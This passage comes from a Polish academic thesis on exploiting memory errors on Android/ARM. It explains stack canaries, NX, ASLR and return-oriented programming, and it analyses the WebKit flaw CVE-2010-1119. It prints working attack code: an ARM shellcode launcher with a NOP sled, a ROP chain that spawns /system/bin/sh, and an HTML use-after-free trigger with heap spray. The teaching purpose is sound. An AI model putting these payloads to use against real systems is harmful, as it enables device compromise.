sie. Kod maszynowy funkcji, która alokuje bufor na stosie, jest wzbogacany o dodatkowe sprawdzenie, czy nie wystąpiło przepełnienie bufora. Polega ono na umieszczeniu na stosie małego, losowego ciągu znaków, tzw. „kanarka” lub „ciasteczka” (ang. *canary*, *cookie*). Znacznik ten jest umieszczany pomiędzy obszarem pamięci przeznaczonym na zmienne lokalne procedury a danymi kontrolnymi programu odkładanymi na stosie, np. adresem powrotu z funkcji, wskaźnikiem ramki itp. Jeżeli dojdzie do przepełnienia bufora, znacznik ten zostanie nadpisany. Dzięki temu, że jego wartość jest losowa, atakujący z bardzo małym prawdopodobieństwem może zgadnąć odpowiednią wartość. W epilogu procedury wykonywane jest sprawdzenie, czy wcześniej zapisana wartość nie została zmodyfikowana. W przypadku wykrycia przepełnienia buforu, działanie programu kończy się błędem.

W kompilatorze GCC zabezpieczenie to nazywane jest **ProPolice**. Do jego włączenia lub wyłączenia służą flagi kompilatora: `--stack-protector` i `--no-stack-protector`. W zestawie narzędzi Android NDK zostało dodane w wersji 1.5 i domyślnie jest włączone. Począwszy od tej wersji, także wszystkie źródła bibliotek systemowych są skompilowane z włączoną ochroną.

Kod assemblerowy procedury **vulnerable** z przykładu 2.1 z włączonym zabezpieczeniem ProPolice został umieszczony na wydruku 2.3. W instrukcjach 2, 5, 6, 8, 9 pobierana jest wartość ciasteczka i umieszczana w odpowiednim miejscu na stosie. Natomiast instrukcje 11 – 15 sprawdzają, czy wartość ta nie została zmieniona.

Należy zauważyć, że powyższa metoda wykrywania przepełnienia bufora chroni jedynie dane kontrolne programu. W dalszym ciągu możliwe jest zmodyfikowanie innych zmiennych lokalnych procedury, co może doprowadzić do niezamierzonego zachowania programu.

## 2.2. Wstrzyknięcie kodu

W przykładzie z poprzedniego punktu został zaprezentowany jeden ze sposobów na wykorzystanie błędu programistycznego w celu zmiany sterowania programem. Uruchomienie programu z odpowiednio spreparowanym argumentem pozwoliło wywołać dowolną procedurę programu. Zazwyczaj jest to jednak niewystarczające, aby atakujący mógł osiągnąć zamierzone cele. W punkcie tym zostanie zaprezentowany atak, w trakcie którego przekazywany jest kod maszynowy zgodny z architekturą procesora danego urządzenia. Takie fragmenty kodu maszynowego nazywane są *shellcode’em*. Aby przekazany kod został wykonany przez program, potrzebne jest odpowiednie ustawienie wartości licznika instrukcji na adres pamięci, w którym umieszczony jest *shellcode*. Sposób, w jaki zostanie to zrobione, jest zależny od błędu w programie. Poniżej zostanie przedstawione wstrzyknięcie kodu z wykorzystaniem nadpisania adresu powrotu z podprogramu, co zostało opisane w poprzednim punkcie. Można jednak także wykorzystać w tym celu dowolny inny błąd w programie.

Program z przykładu 2.1 można uruchomić z argumentem, w którym pierwsze 108 bajtów jest kodem maszynowym, który zostanie wykonany w trakcie ataku, natomiast adres powrotu zostanie nadpisany w taki sposób, aby wskazywał początek obszaru pamięci na stosie zaalokowanego na bufor **buffer**. Ponieważ wstrzykiwany kod maszynowy ma mniejszy rozmiar, należy go poprzedzić odpowiednią liczbą instrukcji NOP (ang. *no operation*). Po wykonaniu linii 11 programu, stos będzie wypełniony tak, jak na rysunku 2.1.

Na wydruku 2.4 został przedstawiony kod programu, który demonstruje atak z wykorzystaniem *shellcode’u*. Program ten przyjmuje dwa argumenty: rozmiar bufora, jaki ma być wypełniony kodem maszynowym oraz adres pamięci, którym zostanie nadpisany adres powrotu w atakowanym programie. Adres ten powinien wskazywać na dowolną instrukcję NOP umieszczoną na stosie w trakcie wykonania procedury **vulnerable**. W liniach 33 – 34 par-

---

**Wydruk 2.4** Kod maszynowy i assemblerowy shellcode'u

---

```
1: #include <unistd.h>
2: #include <stdlib.h>
3:
4: char shellcode[] = {
5:     '\x5b', '\x40',    // eor r3, r3
6:     '\xff', '\x27',    // movs r7, #255
7:     '\x0c', '\xa1',    // add r1, pc, #48    ; adres wartosci z linii 27
8:     '\x0b', '\x60',    // str r3, [r1]
9:     '\x04', '\xa1',    // add r1, pc, #16    ; adres instrukcji z linii 19
10:    '\x0a', '\x68',    // ldr r2, [r1, #0]
11:    '\xba', '\x43',    // bics r2, r7
12:    '\x0a', '\x60',    // str r2, [r1, #0]
13:    '\x03', '\xa1',    // add r1, pc, #12    ; adres wartosci z linii 21
14:    '\x4b', '\x60',    // str r3, [r1, #4]
15:    '\x04', '\xa0',    // add r0, pc, #16    ; adres wartosci z linii 23
16:    '\x08', '\x60',    // str r0, [r1]
17:    '\x1a', '\x1c',    // mov r2, r3
18:    '\x0b', '\x27',    // mov r7, #11
19:    '\xcc', '\xdf',    // svc 0xcc
20:    '\xcc', '\xcc',
21:    '\xcc', '\xcc', '\xcc', '\xcc',
22:    '\xcc', '\xcc', '\xcc', '\xcc',
23:    '/', '/', '/', 's',
24:    'y', 's', 't', 'e',
25:    'm', '/', 'b', 'i',
26:    'n', '/', 'l', 's',
27:    '\xcc', '\xcc', '\xcc', '\xcc'
28: };
29:
30: char nop[] = { '\xc0', '\x46' };
31:
32: void main(int argc, char *argv[]) {
33:     unsigned long size = strtoul(argv[1], NULL, 10);
34:     unsigned long ret = strtoul(argv[2], NULL, 16);
35:     char *payload = malloc(size + 4);
36:     unsigned long i = 0;
37:     while (i < size - sizeof(shellcode) - sizeof(ret)) {
38:         memcpy(payload + i, nop, sizeof(nop));
39:         i += sizeof(nop);
40:     }
41:     memcpy(payload + i, shellcode, sizeof(shellcode));
42:     i += sizeof(shellcode);
43:     *(unsigned long *)(payload + i) = ret;
44:     *(payload + size) = '\x00';
45:     execl("./buffer-overflow", "./buffer-overflow", payload, NULL);
46: }
```

---


---

**Wydruk 2.5** Kod w języku C

---

```
1: char *sh[2] = { "/system/bin/ls", NULL };
2: execve(sh[0], sh, NULL);
```

---



Rysunek 2.1: Stos

sowane są argumenty. Rozmiar bufora (**size**) przekazywany jest jako liczba dziesiętna, natomiast adres powrotu (**ret**) jako liczba szesnastkowa. Następnie alokowany jest odpowiedni obszar pamięci, w którym przygotowany będzie argument atakowanego programu. Rozmiar ten jest powiększany względem wartości podanej przez użytkownika, aby otrzymać miejsce na poprawne zakończenie napisu znakiem zero. W liniach 37 – 40 początek zaalokowanego obszaru pamięci zapisywany jest sekwencją instrukcji NOP w postaci kodu maszynowego. Zapisywanych jest tyle bajtów, aby pozostała część pomieściła *shellcode* oraz wartość, którą zostanie nadpisany adres powrotu. W linii 41 kopiowany jest kod maszynowy *shellcode*'u tuż za sekwencją instrukcji NOP. W linii 43 zapisywana jest wartość, którą nadpisany zostanie adres powrotu w trakcie wykonania procedury *vulnerable*. Użyta konstrukcja, tj. przypisanie wartości typu `unsigned int`, powoduje, że wartość zapisywana jest w odpowiedniej kolejności bajtowej (little-endian). Następnie uruchamiany jest program, który jest podatny na błąd przepełnienia bufora z wcześniej przygotowanym argumentem.

Przekazywany *shellcode* realizuje instrukcje w języku C z wydruku 2.5. Kod maszynowy został stworzony w taki sposób, aby żaden jego bajt nie był równy zero. Dzięki temu może być przekazany jako napis poprzez argument programu. W tym celu wykonywane są następujące operacje:

- Kod maszynowy instrukcji `svc 0x00` (wywołanie usługi systemu operacyjnego) zawiera zerowy bajt. Aby go wyeliminować, początkowo została zapisana instrukcja `svc 0xcc`. W liniach 9 – 12 odpowiedni bajt tej instrukcji jest zerowany.
- Pierwszym argumentem wywołania systemowego `execve` jest napis, który określa plik programu. Został on umieszczony za kodem maszynowy przekazywanych instrukcji (linie 23 – 27). Początkowo jest on zakończony bajtami o wartości `0xcc`. Bajty te są zerowane przez instrukcje w liniach 7 i 8.
- Drugim argumentem `execve` jest tablica łańcuchów przekazywanych jako argumenty nowego programu, która musi być zakończona pustym wskaźnikiem. Miejsce na tą tablicę zostało zarezerwowane w liniach 21 i 22. Instrukcje z linii 13 – 16 zapisują odpowiednie wartości do tej tablicy: adres napisu z plikiem programu oraz wartość zero.

Aby program zaczął wykonywać dostarczony kod, adres powrotu należy nadpisać w taki sposób, aby wskazywał jedną z początkowych wartości bufora, w którym zostanie umiesz-

---

**Wydruk 2.6** Odczytanie adresu bufora buffer

---

```
(gdb) disassemble
Dump of assembler code for function vulnerable:
   0x000084c4 <+0>: push {lr}
   0x000084c6 <+2>: sub sp, #108 ; 0x6c
   0x000084c8 <+4>: adds r1, r0, #0
   0x000084ca <+6>: add r0, sp, #4
=> 0x000084cc <+8>: blx 0x83d8
   0x000084d0 <+12>: add sp, #108 ; 0x6c
   0x000084d2 <+14>: pop {pc}
(gdb) print/x $sp
$3 = 0xbefffa78
(gdb) print/x $r0
$4 = 0xbefffa7c
```

---

czony *shellcode*. Adres ten można uzyskać, uruchamiając program pod kontrolą debuggera *gdb*. Ponieważ adres ten jest przekazywany jako pierwszy argument procedury *strcpy* w linii 11 programu 2.1, należy odczytać wartość rejestru R0 w trakcie wykonania procedury *vulnerable*. Zostało to zaprezentowane na wydruku 2.6. Położenie stosu w kolejnych uruchomieniach programu jest takie samo, ponieważ została wyłączona randomizacja przestrzeni adresowej procesu. Zostanie to opisane w punkcie 2.3.1.

Omawiany program jest bardzo prosty i możliwe jest dokładne wyliczenie adresu na stosie, pod którym zostanie umieszczony przepełniany bufor. W przypadku bardziej złożonych programów bardzo często sytuacja jest znacznie bardziej skomplikowana. W trakcie wykonania procedury podatnej na atak, wierzchołek stosu może znajdować się na różnej głębokości w zależności od wcześniejszego przebiegu programu. Jednak dokładne wyliczenie adresu początku bufora nie jest konieczne. Wystarczy, że będzie on wskazywał na dowolną z instrukcji NOP. Spowoduje to wykonanie wszystkich kolejnych instrukcji NOP, a następnie *shellcode'u*.

### 2.2.1. Bit NX

W celu ochrony przed atakami, w których następuje wstrzyknięcie kodu maszynowego, w wersji 6 architektury ARM wprowadzona została technologia bitu NX (ang. *No Execute*). Umożliwia ona systemowi operacyjnemu oznaczyć wybrane strony pamięci jako niewykonywalne. Gdy bit NX dla danej strony jest ustawiony, próba wykonania zawartości tej strony jako kodu kończy się wygenerowaniem wyjątku, zgłaszanego systemowi operacyjnemu, co powoduje przerwanie wykonywania programu. Bit NX powinien być ustawiony dla wszystkich stron procesu oprócz tych, które zawierają kod programu i bibliotek oraz innych świadomie dozwolonych przez program wyjątków.

Technologia bitu NX jest wspierana przez system Android od wersji 2.3.

## 2.3. Return-oriented programming

*Return-oriented programming* (ROP) jest to technika ataku, która pozwala na zmianę zachowania programu na dowolną, zamierzoną przez atakującego. W trakcie ataku z wykorzystaniem tej techniki program wykonuje serię starannie dobranych drobnych fragmentów kodu, tzw. gadżetów (ang. *gadget*, *chunk*), dostępnych w przestrzeni adresowej procesu. Wy-

---

**Wydruk 2.7** Gadżet

---

```
0x189d8 <getcwd+12>: mov r0, r4
0x189da <getcwd+14>: pop {r4, pc}
```

---

korzystywane są obszary pamięci, w których załadowany jest kod programu oraz bibliotek dynamicznych. Obszary te są oznaczone jako do wykonywania, co pozwala ominąć zabezpieczenie NX. Najczęściej jako baza gadżetów wykorzystywana jest biblioteka dynamiczna `libc.so` ponieważ jest używana w większości programów oraz ze względu na fakt, że zawiera dużą liczbę gadżetów. Inną dogodną do wykorzystania biblioteką jest `libwebcore.so`, która jest używana przez programy renderujące strony HTML.

W początkowych wersjach ataków wykorzystujących technikę ROP ciąg adresów kolejnych gadżetów był umieszczany na stosie, natomiast gadżety były dobierane w taki sposób, aby każdy z nich kończył się instrukcją powrotu, która pobiera wartość licznika instrukcji ze stosu. W architekturze x86 jest to instrukcja `ret` (return), co jest genezą nazwy tej techniki. Odpowiednikiem tej instrukcji w architekturze ARM jest `pop {pc}`.

Możliwe jest jednak przeprowadzenie ataku z wykorzystaniem techniki ROP, w którym dane sterujące wykonaniem programu nie są umieszczone na stosie. W tym celu używany jest zestaw gadżetów, w których ostatnią instrukcją jest instrukcja skoku pośredniego (BX, BLX). Parametrem takiej instrukcji jest inny rejestr ogólnego przeznaczenia, a skok jest wykonywany do adresu, jaki znajduje się w przekazanym rejestrze. Wartość tego rejestru może być wcześniej pobierana z dowolnego obszaru pamięci procesu, w którym atakujący zapisał dane, np. ze sterty. Taki wariant ataku typu ROP na architekturze ARM został opisany w pracy [17].

Ręczne wyszukiwanie dogodnych fragmentów kodu, które mogą zostać użyte jako gadżet oraz składanie ich w sekwencję tak, aby uzyskać pożądane zachowanie programu jest bardzo czasochłonne. Dostępne są jednak narzędzia, które pozwalają ten proces zautomatyzować. W pracy [20] został opisany kompilator ROP dla architektury x86. Natomiast w [18] przedstawiono m.in. algorytmy służące do automatycznego wyszukiwania i składania gadżetów dla architektury ARM.

Poniżej znajduje się przykład ataku wykorzystującego technikę ROP. Do przeprowadzenia ataku został wykorzystany błąd w programie z wydruku 2.1. Celem ataku jest wykonanie przez program procedury `system("/system/bin/sh")` z biblioteki standardowej. Bazę gadżetów stanowi biblioteka `libc.so`, która jest dynamicznie ładowana w trakcie wykonania programu.

Skonstruowania poniższego, przykładowego ataku zostało poprzedzone wykonaniem następujących czynności przygotowujących:

- Uzyskanie adresu pamięci, pod którym jest załadowana biblioteka `libc.so`. Najprościej można to zrobić przy użyciu narzędzia `nm`. Niestety pakiet Android NDK nie zawiera tego programu. Innym sposobem na otrzymanie adresów zmapowanych obszarów pamięci procesu jest przeczytanie pliku `/proc/<pid>/maps`. Dla programu, na którym zostanie przeprowadzony atak, biblioteka `libc.so` jest załadowana pod adresem `0x40002000`.
- Ustalenie adresu procedury `system` w bibliotece `libc.so`. Można w tym celu użyć narzędzia `gdb`:

```
(gdb) x/x system
0x1a3a4 <system>: 0xb5704b2b
```



---

**Wydruk 2.8** Program wykonujący atak z wykorzystaniem *return-oriented programming*

---

```
1: #include <unistd.h>
2: #include <stdlib.h>
3:
4: #define OFFSET 0x40002000
5:
6: unsigned long rop[] = {
7:     OFFSET + 0x000189db,      // pop {r4, pc}
8:     OFFSET + 0x0003ad3a,      // "/system/bin/sh"
9:     OFFSET + 0x000189d9,      // mov r0, r4
10:                                // pop {r4, pc}
11:     0xcccccccc,
12:     OFFSET + 0x0001a3a5,      // system(const char *)
13:     0
14: };
15:
16: void main(int argc, char *argv[]) {
17:     unsigned long size = strtoul(argv[1], NULL, 10);
18:     char *payload = malloc(size + sizeof(rop));
19:     memset(payload, 'X', size);
20:     memcpy(payload + size, rop, sizeof(rop));
21:     execl("./buffer-overflow", "./buffer-overflow", payload, NULL);
22: }
```

---

Wartość `0x1a3a4` należy zwiększyć o offset, pod którym załadowana jest biblioteka `libc.so` w przestrzeni adresowej procesu. Ponieważ biblioteka `libc.so` jest skompilowana w trybie Thumb, do licznika instrukcji musi być zapisana wartość powiększona jeszcze o 1.

- Wyszukanie w bibliotece `libc.so` dogodnych gadżetów. Kryteria jakie powinny spełnić to:
  - ostatnia instrukcja musi zapisywać przekazane wartości do licznika instrukcji,
  - pozwolą na zapisanie do rejestru R0 adresu napisu `"/system/bin/sh"`, który jest przekazywany jako argument procedury `system`.

Kryteria te spełnia gadżet z wydruku 2.7. Są to ostatnie dwie instrukcje procedury `getcdw`.

- Wyszukanie adresu napisu `"/system/bin/sh"`. Napis ten także znajduje się w bibliotece `libc.so` i można go wyszukać przy użyciu narzędzi `grep` i `objdump`.

```
(gdb) x/s 0x003ad3a
0x3ad3a:      "/system/bin/sh"
```

Na wydruku 2.8 został przedstawiony program, który demonstruje atak z wykorzystaniem techniki ROP. Program ten przyjmuje jeden argument: odległość początku przepełnianego bufora od miejsca, w którym zostanie odłożony adres powrotu. Argument programu jest zapisywany na zmiennej lokalnej `size`. W liniach 18 – 20 przygotowywany jest argument,

który zostanie przekazany do atakowanego programu. Wartość początkowych `size` bajtów jest nieistotna. Wystarczy, że będą niezerowe, aby cały argument był poprawnym napisem. Następnie umieszczane są dane sterujące atakiem w taki sposób, aby ich początek nadpisał odłożony na stosie adres powrotu. W linii 21 uruchamiany jest program 2.1 podatny na atak ze spreparowanym argumentem. Wykonanie tego programu, uruchomionego z opisanym powyżej argumentem, ma następujący przebieg:

- W ostatniej instrukcji procedury `vulnerable`, tj. `pop {pc}`, ze stosu pobierana jest wartość licznika instrukcji. W wyniku przepełnienia bufora wczytana zostanie wartość z linii 7 programu 2.8. Jest to adres ostatniej instrukcji gadżetu 2.7 powiększony o offset, pod którym znajduje się biblioteka `libc.so` w przestrzeni adresowej procesu. Adres ten jest także dodatkowo zwiększony o 1, ponieważ biblioteka `libc.so` została skompilowana w trybie Thumb. Wierzchołek stosu po wykonaniu instrukcji `pop {pc}` będzie wskazywał na kolejną wartość danych sterujących.
- Ostatnia instrukcja gadżetu (`pop {r4, pc}`) zostanie wykonana. Spowoduje to zapisanie do rejestru R4 adresu napisu `"/system/bin/sh"` (linia 8), natomiast do licznika instrukcji będzie wczytany odpowiednio zwiększony adres pierwszej instrukcji gadżetu (linia 9).
- Obydwie instrukcje gadżetu zostaną wykonane. Adres napisu `"/system/bin/sh"` będzie skopiowany do rejestru R0. Ze stosu będą pobrane dwie kolejne wartości (linie 11, 12 na wydruku 2.8) i zostaną zapisane kolejno w rejestrach R4 i PC (liczniku instrukcji). Wartość wczytywana do rejestru R4 jest nieistotna, natomiast do licznika instrukcji zostanie zapisany odpowiednio zwiększony adres procedury `system` z biblioteki standardowej.
- Zostanie wykonana procedura `system`. Jako argument będzie przekazany napis, którego adres został wcześniej umieszczony w rejestrze R0.

### 2.3.1. Randomizacja przestrzeni adresowej procesu

Randomizacja przestrzeni adresowej procesu – ASLR (ang. *Address space layout randomization*) jest metodą, która znacząco zmniejsza szanse powodzenia ataków polegających na wykorzystaniu fragmentów kodu programu lub załadowanych bibliotek dynamicznych. Metoda ta jest dostarczana przez jądro systemu operacyjnego. Polega ona na rozmieszczaniu kluczowych obszarów pamięci procesu, tj. stosu, sterty, bibliotek dynamicznych oraz kodu programu w losowych miejscach przestrzeni adresowej procesu. Randomizacji podlega jedynie kod, który jest niezależny od pozycji – PIC (ang. *Position independent code*). Odwołania do zmiennych i procedur globalnych są wtedy wykonywane pośrednio, z wykorzystaniem tablicy GOT (ang. *Global Table Offset*), która jest wypełniana dopiero w trakcie wykonania programu.

W systemach operacyjnych opartych na jądrze Linuxa, a zatem także w systemie Android, można zmienić ustawienia randomizacji przestrzeni adresowej poprzez zapisanie odpowiedniej wartości do pliku `/proc/sys/kernel/randomize_va_space`. Poszczególne wartości mają następujące znaczenie:

- 0 – Powoduje całkowite wyłączenie randomizacji.
- 1 – Sprawia, że położenie stosu, kodu maszynowego programu i bibliotek jest randomizowane. Jest to domyślna wartość, gdy jądro systemu jest skompilowane z opcją `CONFIG_COMPAT_BRK`.

- 2 – Włącza także randomizację położenia sterty w pamięci procesu. Wartość ta jest ustawiona, gdy opcja `CONFIG_COMPAT_BRK` jest wyłączona.

Randomizacja przestrzeni adresowej procesu w systemie Android była wprowadzana stopniowo. W systemach w wersji 1.x oraz 2.x dostępna była jedynie znikoma funkcjonalność – randomizacja dotyczyła tylko stosu procesu. Znaczące rozszerzenia zostały wprowadzone dopiero w wersjach 4.x. W wersji 4.0 w jądrze systemu została zaimplementowana randomizacja sterty oraz segmentów kodu. Jednak jądro systemu było skompilowane z włączoną opcją `CONFIG_COMPAT_BRK` ze względu na występowanie przestarzałych programów zakładających położenie sterty pod stałym adresem. Z tego powodu położenie sterty nie podlegało randomizacji. Opcja ta została wyłączona dopiero w wersji 4.0.3. W systemie Android w wersjach 4.0.x także kod maszynowy programów systemowych nie był niezależny od pozycji i z tego powodu nie podlegał randomizacji. Zostało to naprawione dopiero w wersji 4.1.



## Rozdział 3

# Przykłady ataków i ich implementacja

### 3.1. Podatności w bibliotece WebKit

WebKit jest silnikiem przeglądarki internetowej rozwijanym na zasadach otwartego oprogramowania. Biblioteka ta odpowiada za przetwarzanie zawartości stron internetowych (tj. kodu HTML, skryptów, arkuszy stylów CSS, XSL), a następnie wyświetlenie rezultatu. WebKit składa się z dwóch głównych komponentów:

- WebCore – zapewnia obsługę obiektowego modelu dokumentu DOM (ang. *Document Object Model*) oraz grafiki wektorowej SVG (ang. *Scalable Vector Graphics*). Komponent ten także renderuje treść strony internetowej.
- JavaScriptCore - dostarcza silnik do obsługi języka JavaScript.

Biblioteka WebKit jest używana przez wiele popularnych przeglądarek internetowych, m. in. Google Chrome oraz Safari. Biblioteka ta jest również dostarczana wraz systemami operacyjnymi Android oraz iOS (system operacyjny firmy Apple dedykowany dla telefonów iPhone), w których wykorzystywana jest przez domyślne aplikacje do przeglądania stron internetowych i przez programy obsługujące pocztę elektroniczną.

CVE (ang. *Common Vulnerabilities and Exposures*) jest bazą danych podatności oraz zagrożeń dotyczących bezpieczeństwa informacji w systemach informatycznych. System ten jest zarządzany przez organizację MITRE. Każde zgłoszenie otrzymuje unikalny identyfikator i zawiera krótki opis podatności, potencjalne ryzyka oraz wersje oprogramowania, w których występuje błąd. Identyfikatory CVE są uznawane za standard w systemach do wymiany informacji o zagrożeniach. Każde zgłoszenie jest także oceniane w skali punktowej CVSS (ang. *Common Vulnerability Scoring System*), dzięki której łatwo można ocenić, na ile dane zgłoszenie jest poważne. W latach 2010 – 2011 zostało zgłoszonych ponad 200 podatności dotyczących biblioteki WebKit, spośród których ok. 80% pozwalało na wykonanie dostarczonego przez atakującego kodu. Szczegóły większości z tych błędów nie są publicznie dostępne, jednak na portalach poświęconych bezpieczeństwu, np. [21], [22], można znaleźć przykłady ataków wykorzystujących niektóre podatności.

W kolejnych punktach zostaną omówione wybrane błędy w bibliotece WebKit występujące także w systemie Android. Poniższe przykłady wymagają interakcji ze strony użytkownika, który musi otworzyć w przeglądarce internetowej specjalnie spreparowaną stronę HTML.

---

**Wydruk 3.1** Treść strony HTML, która powoduje wystąpienie błędu CVE-2010-1119

---

```
1: <html>
2:   <head>
3:     <script language="JavaScript">
4:       function heap() {
5:         var p_node = document.getElementById("target");
6:         var id_attribute = p_node.getAttributeNode('id');
7:         nodes = id_attribute.childNodes;
8:         document.body.removeChild(p_node);
9:         id_attribute.removeChild(nodes[0]);
10:        setTimeout(function () {
11:          for (var i = 0; i < 10000; i++) {
12:            var s = new String(unescape("\u4141\u4141"));
13:          }
14:          alert("freeze");
15:          nodes[0].textContent;
16:        }, 0);
17:      }
18:    </script>
19:  </head>
20:  <body onload=heap(>
21:    <p id=target></p>
22:  </body>
23: </html>
```

---

### 3.1.1. CVE-2010-1119

Podatność w bibliotece WebKit o identyfikatorze CVE-2010-1119 została wykryta przez Vincenzo Iozzo i Ralfa Philippa Weinmanna podczas zawodów Pwn2Own towarzyszących konferencji CanSecWest w 2010 roku. Została użyta w trakcie tych zawodów do przeprowadzenia skutecznego włamania na telefon iPhone. W obsłudze funkcji `removeChild()` w języku JavaScript został wykryty błąd, w wyniku którego możliwe jest odwołanie do wskaźnika do pamięci, która wcześniej została zwolniona. Błąd ten może spowodować nieoczekiwane zamknięcie aplikacji przetwarzającej odpowiednie przygotowaną stronę HTML lub umożliwić wykonanie przekazanego kodu. Biblioteka WebKit dostarczana z systemem Android także zawiera wykrytą podatność. Występuje ona w systemach w wersji mniejszej niż 2.3.

W trakcie przetwarzania przez bibliotekę WebKit strony HTML z wydruku 3.1 dochodzi do błędu. Treść tej strony składa się z jednego znacznika akapitu `<p>` w linii 21. Znacznik ten zawiera atrybut `id` o wartości `target`. Podczas ładowania strony HTML tworzony jest obiektowy model dokumentu (ang. *Document Object Model*, *DOM*) reprezentujący strukturę znaczników HTML. Z poziomu języka JavaScript możliwe jest modyfikowanie tej struktury. Po załadowaniu treści strony wykonywana jest funkcja JavaScript `heap()`. W linii 5 na zmienną lokalną `p_node` przypisywany jest węzeł reprezentujący znacznik o identyfikatorze `target`, czyli znacznik akapitu z linii 21. Następnie na zmienną lokalną `id_attribute` przypisywany jest węzeł związany z atrybutem `id`. W linii 7 na zmiennej globalnej zapisywana jest tablica z elementami potomnymi węzła `id_attribute`. W tym przypadku jest to tablica jednoelementowa, która składa się z napisu `target`. W linii 8 ze struktury dokumentu usuwany jest węzeł, który wcześniej został zapisany na zmiennej `p_node`. Powoduje to, że zmienna

---

**Wydruk 3.2** Log zapisany po zakończeniu procesu błędem

---

```
pid: 295, tid: 307 >>> com.android.browser <<<
signal 11 (SIGSEGV), fault addr 41414195
r0 41414141  r1 004a0460  r2 000000de  r3 00000005
r4 004a0460  r5 48cc2048  r6 483d31c0  r7 485a53c8
r8 485a5d88  r9 4374ef1c  10 4374ef04  fp 00373b40
ip 00b88d08  sp 485a5140  lr aa0482ab  pc aa04a57a  cpsr 60000030

#00  pc 0004a57a  /system/lib/libwebcore.so
#01  pc 001ae354  /system/lib/libwebcore.so
#02  pc 0000c0de  /system/lib/libwebcore.so
#03  pc 001cbf14  /system/lib/libwebcore.so
```

---

---

**Wydruk 3.3** Instrukcje assemblera, w trakcie których dochodzi do błędu

---


```
4a578: ldr r0, [r4, #0]
4a57a: ldr r2, [r0, #84] ; 0x54
4a57c: adds r0, r4, #0
4a57e: blx r2
```

---

`p_node` stanowi jedyną referencję do tego węzła. W linii 9 z węzła atrybutu `id`, do którego referencją jest zmienna `id_attribute`, usuwany jest element potomny, czyli napis `target`. Metoda `setTimeout()` umożliwia wykonanie funkcji przekazanej w pierwszym argumencie po wyrażonym w milisekundach opóźnieniu przekazanym w drugim argumencie. Pierwszym argumentem metody `setTimeout()` z linii 10 jest anonimowa funkcja, czyli taka, której treść jest zdefiniowana w miejscu. Na drugim argumencie przekazywane jest zerowe opóźnienie.

Zakres widoczności zmiennych lokalnych `p_node` i `id_attribute` rozciąga się do końca funkcji `heap()` zdefiniowanej w liniach 4 – 17. Po zakończeniu tej funkcji nie istnieje żadne odwołanie do węzłów dokumentu, na które wcześniej wskazywały zmienne lokalne. Z powodu nieprawidłowej implementacji zarządzania pamięcią w bibliotece WebKit następuje zwolnienie pamięci, w której przechowywane były wewnętrzne dane związane z węzłami, które zostały usunięte ze struktury dokumentu. Zwalniana jest także pamięć związana z elementem potomnym atrybutu `id`, do którego istnieje odwołanie w globalnej tablicy `nodes`.

Następnie wykonywana jest anonimowa funkcja zdefiniowana w liniach 11 – 15. Na początku tworzonych jest 10000 nowych, czterobajtowych napisów, których binarna reprezentacja jest równa 0x41414141. Z dużym prawdopodobieństwem na któryś z tych napisów zostanie ponownie przydzielony obszar pamięci, do którego istnieje odwołanie w globalnej tablicy `nodes`. W linii 14 wykonywana jest metoda `alert()`, co powoduje wyświetlenie okienka z komunikatem i guzikiem do potwierdzenia. W tym czasie wykonanie kodu JavaScript zostaje wstrzymane. Jest to dogodny moment do podpięcia się do procesu przeglądarki debuggerem GDB, który umożliwia dokładną analizę pamięci procesu, stanu rejestrów i wykonywanych instrukcji. W linii 15 następuje odwołanie do wcześniej zwolnionej pamięci. Jeżeli jeden z napisów utworzonych w linii 12 został utworzony pod adresem, do którego następuje odwołanie, to proces przeglądarki kończy się błędem. Do logu systemowego zapisywane są szczegółowe informacje o zakończonym procesie, m. in. wartości rejestrów i dane znajdujące się na szczycie stosu. Przykład takiego zrzutu stanu procesu znajduje się na wydruku 3.2. Wynika z niego, że proces został zakończony, ponieważ wykonał odwołanie do niepoprawnego adresu pamięci



Rysunek 3.1: Sterta po wykonaniu heap spray

0x41414195. W rejestrze R0 znajdowała się wartość 0x41414141, czyli wartość jednego z napisów utworzonego w linii 12 na wydruku 3.1. Gdy doszło do błędu licznik instrukcji miał wartość 0xaa04a57a i wskazywał na instrukcję w bibliotece `libwebcore.so` pod adresem 0x4a57a.

